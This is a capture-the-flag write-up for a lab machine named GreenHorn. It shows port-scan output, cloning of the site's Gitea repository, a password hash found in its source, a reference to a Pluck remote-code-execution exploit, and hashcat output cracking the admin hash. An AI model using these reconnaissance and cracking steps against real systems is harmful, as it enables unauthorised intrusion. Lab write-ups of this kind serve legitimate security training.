

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.129.150.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-21 10:27 IST
Nmap scan report for 10.129.150.100
Host is up (0.21s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_  256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://greenhorn.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=9d7ea3bf652a605e; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=9FA_IOdu4_0p3US4PNkI3cpOMUs6MTcyMTUzNzk0MTM5NzUyMjQzMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 21 Jul 2024 04:59:01 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>GreenHorn</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR3JlZW5Ib3JuIiwic2hvcnRfbmFtZSI6IkdyZWVuSG9ybiIsInN0YXJ0X3VybCI6Imh0dHA6Ly9ncmVlbm
hvcm4uaHRiOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjUxMng1MTIifS
x7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvYX
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
```

2) Checked the website



greenhorn.htb/?file=welcome-to-greenhorn

Welcome to GreenHorn !

Dear Aspiring Web Developers,

Welcome to GreenHorn Web Development! We are thrilled to have you join our community dedicated to helping juniors kickstart their web development careers.

At GreenHorn, we believe in providing the resources and support you need to succeed in the exciting world of web development. Whether you're a fresh graduate, switching careers, or simply passionate about coding, you've come to the right place.

Our mission is to guide and empower you through your web development journey. You'll find a wealth of educational content, tutorials, hands-on projects, and a supportive network of fellow learners and experienced developers who are here to mentor and assist you along the way.

We're excited to see you grow, learn, and contribute to the web development community. The journey may have its challenges, but remember that every experienced developer was once a junior like you. Your dedication, curiosity, and hard work will lead you to success.


Feel free to explore our website, join our forums, and take advantage of the resources we offer. If you ever have questions, need advice, or just want to connect with like-minded individuals, our community is here for you.

Welcome to the world of web development. Let's code, learn, and grow together. Your future as a web developer starts here at GreenHorn!

Best regards,

Mr. Green

admin | powered by pluck



GreenHorn

A painless, self-hosted Git service

Easy to install

Simply run the binary for your platform, ship it with Docker, or get it packaged.


Cross-platform

Gitea runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!

Lightweight

Open Source


3) Found the source code



We believe in open source.


1 Commit | 1 Branch | 0 Tags | 1.1 MiB

junior d3278c32f2	First release of our source code	last month
data	First release of our source code	last month
docs	First release of our source code	last month
files	First release of our source code	last month
images	First release of our source code	last month
README.md	First release of our source code	last month
SECURITY.md	First release of our source code	last month
admin.php	First release of our source code	last month
index.php	First release of our source code	last month
install.php	First release of our source code	last month
login.php	First release of our source code	last month
requirements.php	First release of our source code	last month
robots.txt	First release of our source code	last month



```
┌──(vigneswar㉿VigneswarPC)-[/tmp/greenhorn]
└─$ git clone http://10.129.150.100:3000/GreenAdmin/GreenHorn
Cloning into 'GreenHorn'...
remote: Enumerating objects: 517, done.
remote: Counting objects: 100% (517/517), done.
remote: Compressing objects: 100% (395/395), done.
remote: Total 517 (delta 60), reused 517 (delta 60), pack-reused 0
Receiving objects: 100% (517/517), 1.06 MiB | 341.00 KiB/s, done.
Resolving deltas: 100% (60/60), done.

┌──(vigneswar㉿VigneswarPC)-[/tmp/greenhorn]
└─$ |
```


4) Found password hash



```php
<?php
$ww = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7
?>
```

Vulnerability Assessment

1) Found vulnerable pluck version (authenticated)




Exploit-DB
https://www.exploit-db.com › exploits

Pluck v4.7.18 - Remote Code Execution (RCE)


15 Jul 2023 — **Pluck** v4.7.18 - Remote Code Execution (RCE).. webapps exploit for PHP platform.

2) Cracked the admin password hash




```
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163:iloveyou1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1700 (SHA2-512)
Hash.Target......: d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe...790163
Time.Started.....: Sun Jul 21 10:47:35 2024 (1 sec)
Time.Estimated...: Sun Jul 21 10:47:36 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    43481 H/s (0.36ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344384 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
